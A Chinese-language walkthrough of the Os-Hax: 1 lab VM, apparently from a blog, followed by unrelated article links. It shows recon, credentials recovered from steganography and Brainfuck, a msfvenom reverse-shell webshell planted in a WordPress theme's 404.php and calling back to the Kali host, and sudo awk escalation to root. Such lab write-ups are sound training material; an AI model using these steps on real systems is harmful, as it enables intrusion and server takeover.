
Os-Hax: 1 靶机记录
靶机地址:172.16.1.197
Kali地址:172.16.1.108
1 信息搜集
靶机首页
相关信息查看

端口扫描:
开放22和80
目录扫描:


访问http://172.16.1.197/css/ ,点击内容没有发现。
访问http://172.16.1.197/html/,同样没有发现;

访问http://172.16.1.197/img,在目录下发现名为flaghost.png的图片
访问http://172.16.1.197/wordpress
发现许多跳转到localhost无法访问,联想图片内容,修改host
vi /etc/hosts

修改后,发现wordpress访问也正常了


Wappalyzer查看相关信息

CMS为wordpress 5.2.5
再次目录扫描,发现目录wp-includes等多个目录

查看目录没有发现敏感信息。
尝试使用wpscan跑一下,没有结果


已知CMS版本,尝试搜索漏洞。网上查看有漏洞,但没有可以直接利用的exp
卡住了。。。。
因为图片名字敏感(我是不会说百度了),继续针对图片猜想。尝试了图片隐写。发现passw@45 字符串。

猜想为密码,使用wordpress默认用户名登录,无果。
猜想为页面目录,访问http://172.16.1.197/passw@45。成功

点击查看flag2.txt,显示一串代码
i+++++ +++++ [->++ +++++ +++<] >++++ +++++ +++++ +++++ .<+++ +[->- ---<]
>--.- --.<+ +++++ [->-- ----< ]>--- -.<++ +[->+ ++<]> +++++ .<+++ ++[->
+++++ <]>.+ +.+++ +++++ .---- --.<+ ++[-> +++<] >++++ .<+++ ++++[ ->---
----< ]>-.< +++[- >---< ]>--- .+.-- --.++ +.<
之前遇到过,直接brainfuck在线解码:https://www.splitbrain.org/services/ook

解码为:web:Hacker@4514
尝试登陆。登陆成功。。。

2 漏洞发现与利用
综合收搜索到的信息:
OS:ubuntu
开放端口:22/80
Web服务器:Apache 2.4.18
脚本语言:PHP
数据库:MySQL
CMS:wordpress 5.2.5
Web登陆账号密码:web:Hacker@4514
由于cms版本未找到可用exp,尝试登陆后进一步发现利用。
WordPress登录后台之后,看能不能修改主题中php文件。

主题中php文件通过菜单栏中Appearance->Theme Editor的404.php来改:

Kali的msfvenom生成webshell,填入404.php中,然后更新文件(Update File)
msfvenom生成shell(kali地址172.16.1.107):
msfvenom -p php/meterpreter/reverse_tcp LHOST=172.16.1.107 LPORT=1234 R > shell.php

将shell.php内容复制到404.php,并更新(去掉最开头的/*,不然浏览器访问反弹shell的php网页会看到/*,并且无法反弹shell)
msfconsole设置接收反弹的shell,依次执行:
msfconsole
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 172.16.1.107
set lport 1234
运行后,访问浏览器访问404.php
http://172.16.1.197/wordpress/wp-content/themes/twentynineteen/404.php
(访问WordPress某个主题下的php页面时,其URL主要部分的格式为/wp-content/themes/主题名称全小写/页面名称。例如,我们刚才修改的主题名称为Twenty Nineteen,访问时只需要修改成twentynineteen即可)
可以看到,成功获取shell

获取shell之后要做的第一件事是使用Python获取一个tty
python -c 'import pty; pty.spawn("/bin/bash")'

3权限提升
习惯性查看www目录,发现文件基本跟web界面看到的一致,没有敏感文件

查看home目录


web下有flag3.txt,打开查看为一串MD5-HASH

40740735d446c27cd551f890030f7c75 无法解密
查看etc下的passwd,发现有web用户

有web账户,尝试切换用户,使用已知的密码登录,成功

因开放有22端口,索性ssh连接
ssh web@172.16.1.197 -p 22

查看信息

sudo -l发现web用户可以执行/usr/bin/awk命令,直接提权到root
sudo /usr/bin/awk 'BEGIN {system("/bin/bash")}'

切换root目录,显示完成
Os-Hax: 1 靶机记录的更多相关文章
- kioptrix靶机记录
靶机地址:172.16.1.193 Kali地址:172.16.1.107 首页为Apache测试页,没看到有价值信息 尝试目录扫描: 点击查看: http://172.16.1.193/index. ...
- Python中os模块使用方法
os模块提供了对系统环境.文件.目录等操作系统级的接口函数.本文主要描述os模块和os.path模块常用函数以及常用实例. os模块函数 os.getcwd() 获取当前工作的目录. os.listd ...
- Python os.walk() 遍历出当前目录下的文件夹和文件
os.walk目录遍历 os.walk的参数如下: os.walk(top, topdown=True, onerror=None, followlinks=False) 其中: - top是要遍历的 ...
- Python os.walk() 简介
Table of Contents 1. os.walk目录遍历 1.1. os.walk 1.2. 例子 1.2.1. 测试topdown 1.2.2. 运行时修改遍历目录 2. 参考资料 os.w ...
- Gin 框架 - 使用 logrus 进行日志记录
目录 概述 日志格式 Logrus 使用 推荐阅读 概述 上篇文章分享了 Gin 框架的路由配置,这篇文章分享日志记录. 查了很多资料,Go 的日志记录用的最多的还是 github.com/sirup ...
- Python的os,shutil和sys模块
*********OS*********** os.sep 可以取代操作系统特定的路径分隔符.windows下为 '\\' os.name 字符串指示你正在使用的平台.比如对于Windows,它是'n ...
- Gin框架 - 使用 Logrus 进行日志记录
概述 上篇文章分享了 Gin 框架的路由配置,这篇文章分享日志记录. 查了很多资料,Go 的日志记录用的最多的还是 github.com/sirupsen/logrus. Logrus is a st ...
- 不到一百行实现一个小siri
想要容易理解核心的特征计算的话建议先去看看我之前的听歌识曲的文章,传送门:http://www.cnblogs.com/chuxiuhong/p/6063602.html 本文主要是实现了一个简单的命 ...
- 听歌识曲--用python实现一个音乐检索器
听歌识曲,顾名思义,用设备"听"歌曲,然后它要告诉你这是首什么歌.而且十之八九它还得把这首歌给你播放出来.这样的功能在QQ音乐等应用上早就出现了.我们今天来自己动手做一个自己的听歌 ...
随机推荐
- Node/Python 工具搭建cmder和nrm
一.安装cmder cmder是windows下的一款终端工具,支持很多linux命令,用起来还是很爽的. 1.安装 http://cmder.net/ 直接在官网下载,解压即可. 2.cmder配置 ...
- ContOS7中使用Nginx进行TCP反向代理
一.安装Nginx 1.下载:http://nginx.org/en/download.html wget http://nginx.org/download/nginx-1.16.1.tar.gz ...
- 关于利用python进行验证码识别的一些想法
转载:@小五义http://www.cnblogs.com/xiaowuyi 用python加“验证码”为关键词在baidu里搜一下,可以找到很多关于验证码识别的文章.我大体看了一下,主要方法有几类: ...
- 渗透测试之Web安全
写在前面: 渗透测试包含但不限于Web安全 渗透测试并不相当于Web渗透 Web安全学习是入门渗透测试最容易的途径,门槛最低 Web安全入门: 基础入门 整体框架 SQL注入 XSS攻击 业务逻辑漏洞 ...
- 关于C#中Partial局部类型关键字的使用
虽然之前在做Winform开发时候,经常遇到Partial关键字,但是最近在代码中看到使用Partial将同名类文件写在多个源文件中,因此想要记录下Partial的详细使用. Partial type ...
- Python第三方包之pretty-errors
Python第三方包之pretty-errors 发现了一个第三方好用的python包,这个包可以让我们在面对冗长的错误时候能够一眼看到重点 安装方式 pip install pretty-error ...
- 百度在PWA中阐述的弹性布局-[CSS]
原文链接 响应式布局 自从进入移动互联网时代,响应式布局这个词经常出现在 Web 设计和开发领域,它让 Web 页面在不同尺寸的设备上都具有良好的浏览体验. 开始之前 在讲解响应式布局之前,需要先了解 ...
- 为什么要用内插字符串代替string.format
知道为什么要用内插字符串,只有踩过坑的人才能明白,如果你曾今使用string.format超5个以上占位符,那其中的痛苦我想你肯定是能够共鸣的. 一:痛苦经历 先上一段曾今写过的一段代码,大家来体会一 ...
- shell查询目标jvm的perm占比
#查询指定进程号下面的方法区使用率,jdk1.7是perm,jdk1.8是metaspace function get_perm_use_percent() { pid="$1" ...
- Oracle 数据库创建导入
Oracle 数据库创建导入 由 Alma 创建, 最后一次修改 2018-06-04 14:37:50 在本章教程中,将教大家如何在Oracle 中创建导入数据库. 注意:本教程中的有些命令您可能并 ...